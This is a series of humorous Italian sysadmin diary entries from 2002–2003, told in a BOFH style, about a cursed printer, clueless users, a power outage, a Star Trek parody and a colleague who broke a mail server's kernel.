SL - Hummm... fammi un rapporto di tutto quello che abbiamo provato fino ad ora e decidero' domani.

IO - l'unica cosa che non abbiamo provato e' un'esorcista. Comunque ok, avrai il rapportino sul tavolo stasera.
E...

SL - e ?

IO - che ne faccio del tizio la' dentro ? (indicando la Sala Macchine)

SL - fagli fare un'altro tentativo e poi mandalo a casa...

Quasi quasi temevo che SL 'vedesse' il mio bluff e dicesse "fallo sparire", comunque vuol dire che (forse) oggi me ne andro' ad un'ora decente!

Va' da se' che "l'altro tentativo" prende circa 3 ore, tempo che io uso per fare il mio rapportino, per cui congedo il tecnico (di cui ancora non ho capito il nome) verso le 17.30 e salto in moto per andarmene a casa. E domani si vedra'.

C'e' da dire una cosa comunque, forse da questo contratto di Assistenza Sony non abbiamo ottenuto cio' che volevamo (la Lib funzionante con {nome_os}), pero' tra l'hardware, il tempo perso, i tecnici etc. probabilmente alla Sony e' gia' costato il doppio di quanto gli abbiamo pagato.

Davide

17/12/2002 00:00

Manutenzione hardware

Manutenzione hardware

Cosa succede quando si acquista per pochi euri (causa fallimento della societa' che la possedeva precedentemente) una grossa e sofisticata stampante laser a colori che e' fuori produzione da 5 anni, per la quale il toner costa quanto una rolls-royce nuova e per stampare una pagina ci impiega un quarto d'ora ?

Succede che la stampante si guasta a ripetizione, il 'risparmio' ottenuto nell'acquisto viene vanificato nel giro di un mese e si comincia a pensare che il motivo per cui la societa' iniziale e' fallita non e' che gli impiegati erano scadenti (lo erano), ma che il management non e' riuscito a vedere la stampante per quello che era: un'immensa voragine mangiasoldi...

Così adesso mi ritrovo con questo gioiello della tecnologia cino-coreana piantato al terzo piano (una fatica a farla arrivare là) ed ogni 3 minuti qualcuno dei CL lancia una stampa, la stampante inizia ad arrancare, il CL si stufa dopo 3-4 minuti che la stampante arranca e comincia a giocherellare con il pannello di controllo (che e' solo in klingoniano apparentemente), così la stampante si resetta, o si riavvia, o si blocca, o tutti gli sportelli si aprono di colpo e le cartucce del toner vengono espulse con la violenza di una cannonata (nessun morto finora, purtroppo) ma comunque la stampa non salta fuori, ed il CL in questione non trova di meglio da fare che telefonare a me... che devo scalare il palazzo fino al terzo piano, raccattare il toner da dove 'azzo e' andato a finire e cercare di rimettere a posto le cose, come se capissi che RHU-N-KALA! significa "in linea"...

Dopo un paio di "giri" mi attacco al telefono per vedere se il nostro spacciatore di hardware ha una vaga idea di cosa 'azzo' sia tale stampante e se puo' farci un contratto di assistenza, così quando qualche cosa succede rompiano le scatole a lui.

BOB - hallo', sono Bob (tutti i tecnici di assistenza si chiamano Bob)

IO - Hi bob, abbiamo qui' una stampante di marca ignota, credi di poter individuare che accidenti e' se ti leggo un po' di numeri ?

Bob - Se fossi in grado di indovinare queste cose non sarei qui', sarei a predire il futuro in televisione.

IO - Manco un tentativo ?

Bob - (rassegnato) vabbe' spara...

Io - Allora, sopra c'e' scritto Fujitsu, dentro ci sono un sacco di etichette "Sony", tranne sull'elettronica che e' marcata Hanamura...

Bob - ??? E dove 'azzo l'avete trovata sta' cosa ???

Io - lascia perdere, non lo vuoi sapere...

Bob - Un'altro affare da non perdere he ?

Come avete capito, Bob mi conosce, e conosce anche questa specie di zoo che passa per una ditta. Dopo un po' di numeri di serie bob consulta il suo database e la sua memoria enciclopedica...

Bob - Allora, da quello che posso capire credo che sia una Kyocera/Hanamura

Io - ??? he ??? E la kyocera da dove salta fuori ?

Bob - Senti, se ti dicevo Xerox ti stava meglio ?

Io - hemmm... vabbe' andiamo avanti...

Bob - Con developer o senza ?

Io - huh ?

Bob - La stampante ce lo ha il developer ?

Io - Si' ce lo ha... ed io sto "developando" una bella emicrania... potete farci un contratto di assistenza per

Cosa fa' l'applicazione X ?

questo dinosauro ?

Bob - Devo sentire il mio PHB per questo, pero' te lo sconsiglio, la stampante e' portata a sfasciarsi con facilità, oltre a consumare una marea di toner, ed i costi di parti di ricambio farebbero levitare il costo totale di contratto fino a livelli astronomici.

Io - Bella fregatura che ci siamo presi...

Bob - Basta che non prenda fuoco da sola come succede a volte...

Io - (cominciando a vedere la luce in fondo al tunnel) vuoi dire che ci sono dei casi documentati in cui e' accaduto ?

Bob - hemmm... be', l'alimentatore e' piuttosto sottodimensionato, ed e' piazzato in una posizione dove la ventilazione e' scarsa, ma c'e' la possibilita' che alcune particelle di carta rimangano prese nella ventola... quindi...

Io - ...sarebbe bellissimo... (immaginando la scena di "inferno di cristallo")

Bob - (il quale e' psichico e capisce in che direzione stanno andando i miei pensieri) sento il mio PHB e ti mando un Fax, Ciao! -CLIC-

Ovviamente, non appena metto giu' il telefono quello si rimette a suonare...

CL - La stampante {la maledetta} si e' bloccata un'altra volta, non riusciamo a stampare niente, dobbiamo fare una presentazione in mezzora AAAAAAAGHHHHH!!!

IO - stampa sull'altra stampante, quella che funziona.

CL - Ma questa e' piu' bella !!!

IO - Come fai a dirlo se non ha mai funzionato in vita sua ???

CL - hemmm...

A questo punto vado a fare una chiaccherata con il mio SL.

IO - la stampante {la maledetta} sta' facendo dannare, sarebbe opportuno farle una bella revisione.

SL - ma e' nuova!

IO - nuova un par di balle! Era nuova 4 anni fa' quando {societa' tristemente fallita} la acquisto', adesso ha 4 anni arretrati di maltrattamenti.

SL - pensi che serva ?

IO - attualmente non funziona un giorno si' e l'altro anche, almeno se chiamiamo un tecnico competente potrebbe rimetterci il pannello di controllo in una lingua utile, dato che io non parlo Klingoniano.

SL - hemmm.. gia'... pero' non e' molto conveniente far andare il tecnico fino al terzo piano...

IO - ??? che problema c'e' ??

SL - hemmm... ci sono gli uffici dirigenziali...

IO - embe' ? ti preoccupi che veda i dirigenti giocare a solitario sul computer ?

SL - non e' indicato!

IO - cioe'... tu vorresti che "noi" (plurale majestatis) si portasse giu' la stampante, dopo che ci siamo spaccati la schiena per portarla su' ?

SL - ritengo che sia la cosa migliore...

IO - (a questo punto la sorte della stampante e' decisa) ok...

Un paio d'ore dopo richiamo Bob...

IO - Heila' Bob ! Senti per quella stampante... non ti preoccupare...

Bob - (che mi conosce)... che cosa gli hai fatto ?

IO - be'...ecco...

Bob - Aspetta... la prima volta cos'era ? Ah gia', una bottiglia d'acqua da 15 litri direttamente sull'elettronica...

IO - Lo avevo detto di non mettere la colonnina dell'acqua li'

Bob - L'altra volta invece e' stata la bomboletta della colla spray negli ingranaggi di alimentazione...

Cosa fa' l'applicazione X ?

IO - Una distrazione del grafico, si e' dimenticato la bomboletta sullo sportello aperto

Bob - E stavolta e' ... ?

IO - Hemmm... be' la stavamo riportando giu' dalle scale quando un mio collega che mi stava aiutando e' scivolato, ed io ho preferito salvare lui...

Bob - quanti piani di scale ?

IO - solo 3 rampe e mezza...

Bob - Vuoi che ti mandi un tecnico a recuperare i pezzi ?

IO - Digli di portarsi la paletta.

Un problema in meno per domani.

Davide

23/12/2002 00:00

Ti vedo o non ti vedo?

Ti vedo o non ti vedo?

Il primo CL della giornata appare davanti al mio tavolo...e si' che pensavo che le cose andassero bene...vabbe'.

IO - Che ti serve?

CL - Il mio monitor fa i capricci! Non si vede piu' niente!

IO - Sara' fritto...te lo cambio.

CL - Posso averne uno di quelli sottili?

IO - Sottile...come?

CL - Come quello di UL.

IO - Quello e' un monitor TFT, ne abbiamo un paio ma devo vedere se ho una scheda video da abbinarci...

Una piccola spiegazione: abbiamo sparsi per l'edificio una dozzina di monitor TFT della Apple, sono dotati di un connettore particolare che e' presente solo sui Mac e su alcune schede grafiche ASUS Agp. Purtroppo le ASUS sono costose e non ne abbiamo tantissime.

Verifico nello sgabuzzino e trovo un paio di Asus ancora imballate, prendo su' il tutto (mazza come pesa sto schermo) e mi presento da CL.

Effettivamente il monitor distorce tutto a destra...un'altro per l'immondizzaio!

E qui' cominciano i guai: il PC di CL non ha uno slot AGP! E' uno dei vecchi Compaq privo di AGP ma con scheda video integrata nella mobo.

IO - Devo cambiarti il PC se vuoi usare questo (indicando il TFT).

CL - Ma sul mio PC ci sono dei documenti che mi servono!

IO - Non c'e' problema: ti sposto il disco fisso su un'altro computer.

CL - Ok allora.

Porto quindi il tutto in Sala Comando e mi metto al lavoro. Il disco fisso viene installato su una macchina "spare" in 10 minuti, la scheda video viene installata pure lei, poi si tratta di configurare i drivers.

A questo punto compare UL.

UL - Abbiamo un problema con il database di \${applicazione}!

IO - Che problema?

UL - Ecco...continua a segnalare "chiave duplicata" nella tabella utenti!

IO - E perche' lo dici a me? Dillo ai programmatori di \${applicazione}.

UL - Il fatto e' che lui ha detto di dirlo a te!

IO - Che state cercando di fare esattamente?

UL - Niente di speciale, solo inserire gli utenti che \${cliente} ci ha dato su file. La procedura funziona per un po', poi si blocca!

IO - Quanti utenti?

UL - Circa 70 mila.

IO - Hummm... ci ho quasi paura a chiedere... quella tabella ha un>ID numerico vero?

UL - Hemmm... credo di si'....

IO - Il campo quanto e' lungo?

Cosa fa' l'applicazione X ?

UL - hu...4 cifre credo...

IO - Quindi puo' accettare solo numeri da 0000 a 9999... quando raggiunge il 10.000 ritorna a 0...

UL - Hemmm...comincio a capire...che si puo' fare?

IO - Cambiare la lunghezza del campo...

UL - facile!

IO - ...e tutte le tabelle che fanno riferimento a quel campo...

UL - herrr....

IO - ...e tutti i punti del programma dove quel campo viene utilizzato...

UL -

IO - ...e tutte le maschere di inserimento/modifica di quel dato...

UL - ...

IO - ...e la procedura di inserimento automatico...

UL - Ok, Ok! Ho capito!

E con questo se ne va. Io rimango a domandarmi come e' possibile che dopo 3 mesi di analisi tecnica dei requisiti siano finiti in questo modo... Vabbe', torniamo da CL.

In mezz'ora circa il computer nuovo e' installato. Dato che non trovo CL da nessuna parte lascio tutto installato sul suo tavolo e me ne vado.

Dopo un'altra mezz'ora CL ritorna alla carica.

CL - Il monitor non funziona!

IO - ??funzionava 10 minuti fa! Che gli hai fatto?

CL - niente! E' che non si vede niente!

Mi reco sul posto ed il monitor e' bellamente spento! Il fatto e' che non si vuole accendere, mi infilo sotto al tavolo e trovo l'alimentatore scollegato, al suo posto e' attaccato il caricabatterie di un cellulare.

IO - Se stacchi l'alimentatore per forza che si spegne!

CL - Ma mi serviva di ricaricare il telefonino!

IO - E allora non chiamare me!

Dopo neanche mezz'ora riecco CL!

CL - Adesso l'alimentatore e' attaccato, ma il monitor non funziona!

Ale'! Altro giro, altra corsa! Mi reco alla postazione di CL, vedo la lucina gialla dell'alimentatore del monitor, mi chino e schiaccio il pulsante "on/off". Voila', come per magia il desktop di Windows appare sullo schermo.

CL - ...ooooops!

IO - Lo sai vero, che c'e' una multa di 50 euro per questo tipo di problemi?

Seramente, dovrei cominciare a richiederli questi soldi, in un anno mi faccio la pensione...

Davide

01/02/2003 00:00

Un tranquillo giorno di ordinaria follia...

Un tranquillo giorno di ordinaria follia...

Mattinata frizzante, una bella temperatura di tre gradi sottozero mi sveglia rapidamente mentre raggiungo l'ufficio...e gia' vedo qualche cosa che non mi piace troppo.

Un'enorme bulldozer che sta scavando la strada proprio di fronte al palazzo... oibo'! Che succede? Vado dal gentleman con casco di protezione che mi pare piu' avvicinabile (quello che sta urlando ed agitando un piede di porco non mi pare sufficientemente degno di fiducia) e domando... a quanto pare nottetempo c'e' stato un patatrac nella linea elettrica, quindi tutti gli edifici dell'isolato sono senza corrente elettrica...

O gioia! O gaudio! O tripudio! Accedo all'ufficio e noto con sadico piacere che *tutti* i computer sono spenti, i telefoni non funzionano (ovviamente), il fax tace... l'unico problema e' che anche la macchina del caffe' non funziona... vabbe'. Essere Preparati e' il mio motto, quindi rispolvero la vecchia moka ed il fornello a gas e via che si va.

Ovviamente, tutti i CL/SL/UL, una volta scoperta l'impossibilita' di accendere i loro computer ed accedere alla loro posta elettronica ed ai loro siti internet preferiti, mettono in pratica il Piano Anticrisi Numero Uno. Piano che consiste sostanzialmente nel correre intondo gridando "aiuto aiuto" molto a lungo e molto forte... poi, impossibilitati a chiamarmi al telefono (Piano Numero Due), passano al Piano di Riserva, che consiste nello scendere le scale e venire a rompere di persona...

CL1 (laurea in Ingegneria) - Ma io ho un laptop! anche se non c'e' corrente dovrei riuscire lo stesso a leggere la posta e ad andare su internet!

IO - certo Sherlock! Come conti di far funzionare il server? A scorregge?

CL2 (altra laurea in ingegneria) - Ma non c'e' un sistema di alimentazione di backup per l'edificio?

IO - Come no Einstein, cosa proponi? Un bell'impianto nucleare in cantina o un gruppo di criceti ammaestrati che corrono nella ruota?

CL3 (niente laurea) - La fotocopiatrice non funziona!

IO - quale parte di "non c'e' corrente" non hai capito?

CL3 - Ma io non devo usare il computer, solo fare delle fotocopie...

Stendiamo un telo (un telo, perche' un velo non basta) sul resto...

Questo va avanti per un po', finche' non arriva UL. Che ha due grossi problemi: 1. e' femmina e 2. e' isterica...se a questo si aggiunge che sta lavorando al primo progetto .NET di tutta l'azienda...

UL - Il maxischermo nella sala riunioni non si accende piu'!!!!

IO - (alzando gli occhi dal mio libro) ma va?

UL - E nemmeno il mio computer funziona!!!!

IO - davvero?

UL - E nemmeno il telefono funziona!

IO - pure?

UL - Be'!!! Fai qualcosa!!

IO - Perche'?

UL - Perche' fra due ore ho una demo importantissima del progetto .Net!!!

IO - Be', ti consiglio di telefonare a quella gente, col cellulare ovviamente, e dirgli di rimandare di un paio di giorni.

UL - COOOOOOOSA??????

Cosa fa' l'applicazione X ?

IO - Vorresti dirmi, che entrando qui' non ti sei accorta che *tutti* i computer dell'edificio sono spenti, che nessuna luce funziona, che tutte le macchine del caffè sono inattive, che tutti i telefoni sono fuori uso?

UL - hemm...

IO - E non hai notato l'enorme ruspa che sta scavando la strada proprio di fronte a questo edificio?

UL - ...

IO - E non hai notato che *tutti* i palazzi dell'isolato hanno lo stesso problema?

UL - ...herrr...ma...quanto ci metteranno?

IO - (voltandomi ed indicando dalla finestra) Lo vedi quel tizio?

UL - Quale?

IO - Quello vicino al bulldozer, grosso quasi quanto il bulldozer stesso...

UL - ...

IO - ...quello con la maglietta a maniche corte anche se ci sono tre gradi sotto zero...

UL - ...

IO - ...quello che sta urlando come un pazzo da due ore...

UL - ...

IO - ...quello col piede di porco che sta picchiando sui cingoli del bulldozer...

UL - hemmm...

IO - ...quello a cui, nelle ultime due ore, 200 persone hanno domandato quanto ci vorrà a sistemare il problema...

UL - herr...

IO - Ecco, quello là e' il capo. Vai da lui e domandaglielo. E se sopravvivi torna qui' a riferire che interessa anche a me.

Detto questo mi risprofondo nel mio libro dopo una sorsata di caffè, sorsata per la quale UL mi avrà odiato e mi starà ancora odiando adesso suppongo. Una mezz'ora dopo circa SL fa la sua comparsa...

SL - Heila', visto che non hai niente da fare, che ne dici se andiamo a vedere presso \${nome_compagnia} cosa si può recuperare?

Qui' ci va una piccola spiegazione: \${nome_compagnia} e' l'ultima (ma non l'ultima) di una lunga serie di dot-com che e' andata a gambe per aria. SUSL ha avuto l'ottima idea di rilevarla in toto, così fra un po' mi ritroverò con un'altra carriolata di immondizia da aggiungere a quella che già ho....vabbe', tanto non ho niente da fare. Andiamo!

Così stiamo controllando sta roba e parlando con EX-SL (cioè l'ex-capo della ex-società').

SL - Mi pareva di aver letto sull'inventario che c'erano dei laptop...

EX-SL - Sì ne abbiamo circa 8 o 9... degli ASUS ultima generazione... Pentium 4 con 512 Mb di ram, DVD-RW...

SL - Dove sono?

EX-SL - hemmm...il fatto è che i dipendenti che li usavano se li sono portati a casa... ma abbiamo già detto loro che se vogliono l'ultima busta paga devono restituire il laptop!

IO - Cioè gli avete detto "se volete la busta paga da 1200 euro dovete riportare il laptop che ne vale 4500", giusto?

EX-SL - be...hemmm...ecco...

IO - (rivolto ad SL) possiamo scordarci i laptop.

EX-SL - ...attualmente, penso che un paio siano già tornati indietro!

IO - Fammi indovinare: niente più processore, niente più RAM, niente più hard disk, niente più batteria, niente più DVD e con un chiodo piantato nel display. Giusto?

Uno degli ex-cl che stava cazzeggiando lì attorno - (parlando un po' tra se' e se') ...il processore...ecco cosa mi ero dimenticato...

Un tranquillo giorno di ordinaria follia...

Cosa fa' l'applicazione X ?

Ex-SL - (un po' confuso guardando ora me ed ora l'ex-cl) hummm...

IO - (sempre rivolto ad SL) possiamo scordarci completamente i laptop.

Così siamo di ritorno in ufficio verso le 16/16,30...scopro con parziale dispiacere che la corrente e' stata ripristinata. Ed incontro sulle scale UL.

IO - Allora, come e' andata la demo?

UL - E' stato un totale fallimento!

IO - ?

UL - Sembra che, per far funzionare quell'affare e' necessario installare un qualche aggiornamento di sistema sul computer, e per installarlo bisogna avere i diritti di amministratore, ed ovviamente nessuno sapeva la password!

IO - (un po' tra me e me)...mi pare giusto...

DotNet! O dovrebbe essere Dot NOT ?

Davide

01/07/2003 00:00

Star Trok

Star Trok

Beeboop! Beeboop! BEEEEBOOOOOOP!!! Mannagg...Ok, Ok, rispondo!

IO - Qui' Sala Macchine, che #^%#@ volete adesso??

Doc. UL1 - Qui' infermeria! Abbiamo un'emergenza!

IO - Che emergenza?

Doc. UL1 - Il mio Proto-Auto-Luser-Medicale (P.A.L.M.) e' in tilt..

IO - Hai di nuovo tentato di sabotarlo per vincere a solitario?

Doc. UL1 - Hemmm....

IO - Vabbe', quando arriviamo alla piu' vicina base intergalattica te lo cambio...

Doc. UL1 - Ma mi serve adesso! Abbiamo una epidemia di Pirlimpinite Cosmica a bordo!

IO - E quali sono i sintomi?

Doc. UL1 - Tutti quanti si lamentano e diventano stizzosi, scontrosi ed invidiosi...

IO - Cioe' normali...Quando e' iniziata l'epidemia?

Doc. UL1 - E' strano, e' cominciata subito dopo l'annuncio da parte dell'Ammiraglio SUSL che i bonus di fine anno sono stati sospesi...

IO - Una bottiglia di whisky ed un sacco di fichi secchi ad ognuno!

Doc. UL1 - ? he?

IO - Fidati che funziona...

Poco dopo mi sto sorbendo la mia dose di estratti caffeinici mattutini all'auto-dispenser (macchina del caffè) quando vengo chiamato sul Sistema di Autolocalizzazione Multimediale Teleportabile (cellulare). Mannagg...! Credevo di averlo spento!

IO - Chi sei e cosa vuoi?

CL1 - Qui' reparto cosmo-Grafico, abbiamo un problema con l'elettro-cellulo- trasferitore (aka: la stampante non funziona)

IO - Che problema?

CL1 - Non funziona!

IO - ...quanti anni di accademia buttati... arrivo!

Arrivo in sala cosmo-Grafica e trovo CL1 che piglia a calci un grosso congegno metallico..

IO - Che combini???

CL1 - Mia nonna mi diceva sempre che se qualche cosa non funziona bisogna prenderla a calci!

IO - ...non male come idea, dovrei prendere a calci voi...

CL1 - ???

IO - Non hai detto che era l'elettro-cellulo-trasferitore che non funzionava?

CL1 - Si'.

IO - E allora perche' prendi a calci il condizionatore?

CL1 - (dubbioso e guardando il congegno un po' ammaccato) Questo qui' e' il condizionatore? Ecco perche' fa sempre un caldo boia...

IO - Quello la' e' l'elettro-cellulo-trasferitore!

CL1 - Hemmm... si' lo so...

IO - Hai attaccato la spina?

CL1 - Certo che ho attaccato la spina! Che ti credi!

IO - Ed hai premuto il tasto on/off sulla presa?

Cosa fa' l'applicazione X ?

CL1 - Certo che... Quale tasto on/off sulla presa?

BeeeBooop! BeeeBooop! Ponte A Sala Macchine!!!!

IO - Che e'?

Comandante SL - Un'oggetto non identificato si avvicina!

IO - E a me che me ne frega?

Com. SL - E' che non riusciamo a far funzionare lo Scanner Multifunzioni...

IO - Arrivo...

Poco dopo mi ritrovo sul Ponte di Comando, circondato da meraviglie della tecnologia moderna per lo piu' inutilizzate o inutilizzabili...

IO - Cosa ha lo scanner che non funziona?

CL2 - Che ne so...non funziona...

IO - Ma e' attaccato?

CL2 - Che ne so...non funziona...

IO - Sei sicuro che e' attaccato a questo computer?

CL2 - Che ne so...non funziona...

Una Presa Vulcaniana dopo CL2 e' fuori servizio per il resto della giornata, lo scanner viene ricollegato e riprende a funzionare.

Com. SL - Immagine sullo schermo!

CL3 - (guardando la moltitudine di schermi presenti) quale?

Com. SL - Uno qualunque!

CL3 - hemmmm...okay...

L'immagine di un coso piu' o meno cubico, color blu elettrico e con una piccola X verde si materializza su uno degli schermi...

Com. SL - La prossima volta uno schermo un pelo piu' grosso di un 10" grazie... che e' quel coso?

IO - Mi pare una delle astronavi dei Bork... un'X-Cube...

Com. SL - I terribili BORK?

CL3 - Un messaggio sulla linea 1!

Com. SL - Sullo schermo!

CL3 - Quale schermo?

Com. SL - Uno qual...no aspetta...quello grosso al centro!

Ecco che l'immagine di un Bork compare sullo schermo... pelle un po' grigiastra (grigio aziendale), doppiopetto blu' e bandierina quadricolore all'occhiello...

Com. BORK - Terrestri! Arrendetevi! La vostra cosmonave ci appartiene!

Com. SL - He???

Com. BORK - Haha! Quando avete installato il nostro software avete approvato le nostre condizioni, una delle condizioni e' che la vostra nave appartiene a noi!

Com. SL - Questo e' illegale! Nessuno legge mai quelle condizioni!

Com. BORK - Esattamente! E' perfettamente legale!

IO - Non abbiamo mai accettato le vostre condizioni.

Com. BORK - Fesserie! tutti schiacciano "accetto" senza leggere!

IO - Noi no. Controllate sul vostro database!

Cosa fa' l'applicazione X ?

Com. BORK - Cosa??? momento...come 'azzo si fanno le ricerche in questo coso... pork...il mouse va a scatti su questo tavolo... ecco... Ma...ma.... qui' dice che avete premuto "annulla"...come e' possibile?

IO - E' un bug del vostro software di installazione, qualunque tasto si preme il software viene installato. Ma noi non abbiamo accettato le vostre condizioni.

Com. BORK - Maledetti! Ma non vi salverete! ATTACCARE!!!

BORK1 - E come si fa ?

Com. BORK - Si sceglie la funziona "attacca" dal menu' che domande!

BORK2 - Ma non c'e' il menu'...questa e' la versione semplificata per Bork tecno-incapaci...Bork XP...

Com. BORK - Ma guarda bene, nel menu' file/opzioni...

BORK3 - Forse dovremmo chiamare l'assistenza tecnica...

IO - Prova ad usare la tastiera...

BORK1 - Ma questa e' la tastiera semplificata Bork XP... ha solo 3 tasti: Ctrl, Alt e Canc...

IO - E allora premili...

BORK3 - (guardando Bork1) dici?

Com. BORK - Ma fate qualche cosa si o no??

BORK1 - Ok...Ctrl-Alt-Canc...

Computer BORK - **BEEEP! BEEEP! ALLARME! ALLARME! Il sistema si auto-riavviera' in 10...9...8...**

Com. BORK - Aaaaaagh! Sabotaggio!!! Porc...mannag...mignot...

Tutti i Bork si mettono a correre in tondo urlando (Piano Anticrisi #1) mentre l'X-Cube precipita senza controllo verso il piu' vicino Buco Nero (secchio dell'immondizia galattico).

CL1 - Comandante! Un messaggio sulla linea 2: un gruppo di 28 programmatori Bork chiedono asilo politico...

BeeeBooop...BeeeBooop BEEEEEEEEEE...mannagg... la sveglia... Niente piu' pizza triplo peperone la sera prima di dormire...

Davide

14/01/2003 00:00

Tutti i cani vanno in paradiso...

Tutti i cani vanno in paradiso...

...tranne quelli particolarmente deficienti che si re-incarnano e vengono assunti come "Senior" Project Manager dalla mia ditta. O cosi' pare a me.

Allora, un po' di tempo fa, SL ha avuto la fantastica pensata di assumere un tizio che dovrebbe essere ben ferrato nella parte tecnica del lavoro, ma la cui occupazione principale e' sempre quella di muovere la bocca.

Data l'alta preparazione tecnica, SL ha anche insistito perche' costui fosse messo al corrente delle password di accesso ai vari server in modo che, all'occorrenza (leggasi: se io dovessi perire miseramente in un'incidente) il tipo possa risolvere eventuali problemi... Ovviamente io ho dovuto accettare la cosa, anche se di tanto in tanto "dimentico" di ri-metterlo al corrente quando cambio le password.

Per dare un nome a questo tipo, e dato che "ci somiglia", lo chiamero' Bubbi...Comunque, il tutto e' andato piu' o meno bene fino all'altro giorno quando...

Bubbi - Il server di posta non funziona piu'!!!

IO - che cosa gli hai fatto?

Bubbi - Non gli ho fatto niente!

Ora, quando qualcuno mi dica "il server X non funziona piu'" ed io gli domando cosa gli ha fatto, e lui risponde "non gli ho fatto niente!", significa "sono riuscito a sfasciarlo dopo innumerevoli tentativi, e non ti diro' cosa ho fatto se non sottoposto ad orribili torture". Ragion per cui ho provveduto alla fase "orribili torture".

Dopo il terzo CD di Windows 2000 frantumato a martellate sotto i suoi occhi Bubbi e' crollato (cosi' presto? stavo cominciando a provarci gusto).

Bubbi - Mi sono accorto che il kernel della macchina era una versione vecchia...

IO - e funzionava perfettamente.

Bubbi - cosi' ho pensato di aggiornarlo...

IO - non si aggiusta mai cio' che funziona.

Bubbi - solo che non volevo perdere tempo a compilare un nuovo kernel...

IO - e...

Bubbi - Allora ho preso il kernel della macchina X che e' piu' o meno identica...

IO - e...

Bubbi - e l'ho copiato sul Server...

IO - e...

Bubbi - ed ho aggiornato il boot loader...

IO - e...

Bubbi - ed ho fatto un reboot remoto...

IO - senza controllare che servizi erano attivi?

Bubbi - hemm...non mi e' sembrato essenziale...

IO - quindi?

Bubbi - hemmm...ho fatto il reboot 10 minuti fa ed il sistema non e' ancora ripartito...

Eccolo...lo sapevo che prima o poi ci arrivava...

Cosa fa' l'applicazione X ?

IO - e dimmi o Sherlock, non ti sei messo a pensare a cosa poteva non funzionare nel nuovo kernel prima di copiarlo sulla macchina?

Bubbi - hemmm...ma le macchine sono sostanzialmente identiche...

IO - "Sostanzialmente", nel caso specifico, significa che il server di posta e' interamente SCSI, mentre il server X e' interamente IDE...per non parlare del fatto che uno e' pentium 2 mentre l'altro un pentium 3...

Bubbi - hemmm...ma questo io non lo sapevo...

IO - Vabbe', bisogna telefonare ai tizi di \${ISP} e dirgli di riavviare con il vecchio kernel.

Bubbi - questo potrebbe essere un problema...

IO - ???Non dirmi che non hai salvato il vecchio kernel prima di mettere su' quello nuovo!!

Bubbi - hemmm... l'ho copiato direttamente sopra a quello vecchio...

IO - fenomenale Einstein!

Bubbi - be'...penso che "qualcuno" debba andare la' con un CD e...

IO - quella macchina non ha nessun CD. Ne' floppy. Ne' altro modo per fare il boot.

Bubbi - hummm...come e' stata installata inizialmente?

IO - Abbiamo montato il disco fisso su un'altra macchina ed installato il tutto, poi spostato il disco sulla macchina definitiva.

Bubbi - hemmm...potremmo collegare un CD volante...

IO - Quale parte di "e' interamente SCSI" non hai capito?

Nel frattempo tutti i CL/SL/UL hanno realizzato che non esiste piu' e-mail e cominciano ad entrare in fibrillazione, questo significa che SL arriva giu' come un tornado...

SL - Il server di posta non funziona piu'!!! Cosa e' successo???

IO - Domandalo a lui (indicando Bubbi)

Bubbi - Hemmm...c'e' stato un problema durante l'aggiornamento del kernel...

SL - Bhe! Fate qualche cosa!

IO - Credo che l'unica soluzione sia di andare la', rimuovere il disco fisso dalla macchina, riportarlo qua', installarlo su una macchina con un controller SCSI, riaggiustare il kernel e quindi rimetterlo a posto. Direi che in un paio di giorni dovremmo farcela.

SL - (sull'orlo di un'infarto) UN PAIO DI GIORNI?!?! Ma stai scherzando!!!

IO - Se hai idee migliori tirale fuori.

SL - Non sono io il sistemista!

IO - (guardando Bubbi) Piu' che giusto, e non sono io che ho combinato il guaio...

Bubbi - (sudando a profusione) hemmm...dunque...potremmo...herrr... installare una nuova macchina e sostituirla in toto!

IO - Magnifico! Sorvolando sul fatto che non abbiamo nessuna macchina rackabile a disposizione...e che tu non hai la piu' pallida idea di quali servizi funzionavano su quella precedente...e che per avere una macchina rackabile ci vogliono almeno 7-10 giorni...

La telecamera! Come vorrei averla gia' installata...la faccia di SL era uno spettacolo!

Davide

20/01/2003 00:00

Incontri ravvicinati con un certo tipo...

Incontri ravvicinati con un certo tipo...

Esiste!!! L'ho visto!!! Giuro che l'ho visto!!!

Che cosa (direte voi)?

Ebbene, sono anni ed anni che gli scienziati si affannano a cercare *l'anello mancante*, la mitica creatura che non lascia tracce ma deve esserci da qualche parte. Anche se non ci sono che tracce frammentarie della sua esistenza... No, non sto parlando dello Yeti o del Sasquatch, ne' del Mostro di Loch Ness, sto parlando dell'anello di congiunzione tra il Tecnico (homo intelligentus) ed il Manager (idiotis idiotus).

Voglio dire...un'essere umano "normale" comincia la sua carriera come operatore o programmatore, poi (se la sfiga ce l'ha con lui) diventa sistemista, poi sistemista senior, poi...qualche cosa succede ed improvvisamente si ritrova impantanato in una serie di meeting senza scopo e senza senso, a dire frasi prive di alcun senso logico ma infarcite di parole che non capisce ed ad abusare senza pietà dei suoi ex-colleghi.. ci dovra' essere una spiegazione no?

Per molto tempo gli scienziati si sono abbarbicati alla spiegazione-tipo: incidenti di percorso. Uno scivolone sul ghiaccio, un'incidente d'auto, un'eccesso di bile o qualche cosa che uccide il 99.98% dei neuroni, lasciandone due o tre a tenere il forte, quei due o tre cominciano ad urlarsi consigli da una parte all'altra del cranio (oramai vuoto e deserto), se qualcuno di quegli strilli raggiunge la bocca l'individuo non appare completamente morto, ma tale comportamento (impenetrabilità alla logica, assoluta incompetenza, manacanza totale di capacità tecniche) viene percepito dagli altri appartenenti alla specie come "leadership". E voila': uno si ritrova manager...

Ebbene: oggi ho assistito ad una fase avanzata della metamorfosi!

C'e' un tizio qui', che fino a poco tempo fa faceva parte della schiera dei programmatori. Ed e' (era) anche in gamba a fare il suo lavoro. Non aveva quel "quid" che rende geniali ne' la capoccia di cemento per diventare un sistemista (punizione autoinflitta), pero' non era malaccio. Adesso e' sulla strada per diventare un manager e lo dimostra completamente!

Quello che segue e' un rapporto dettagliato e veritiero del mio incontro con questa creatura aliena e tremenda.

Sono seduto mezzo dentro al pavimento cercando di capire dove 'azzo e' sparito il cavo che collegava uno dei rack con l'armadio delle connessioni, il cavo parte giusto, poi si perde nel nulla...mentre sono qui' arriva questo elemento, che per amore della comprensione chiameremo UCL (tra un UL ed un CL).

UCL - Ti ho mandato una mail...

IO - Carino da parte tua...

UCL - Non l'hai letta?

IO - (pensando: ma che 'azzo dice???) Certo, sono dotato di un'impianto cerebrale che mi consente di leggere le mail anche quando sono infognato sotto un pavimento...

UCL - he?

IO - No, non l'ho ancora letta. Forse la leggerò dopo!

UCL - hemmm...sarebbe un po' urgente...

IO - (illuminando con una torcia sotto al pavimento) Allora forse fai meglio a dirmi cosa cavolo vuoi.

UCL - Ma ho spiegato tutto nella mail...

Cosa fa' l'applicazione X ?

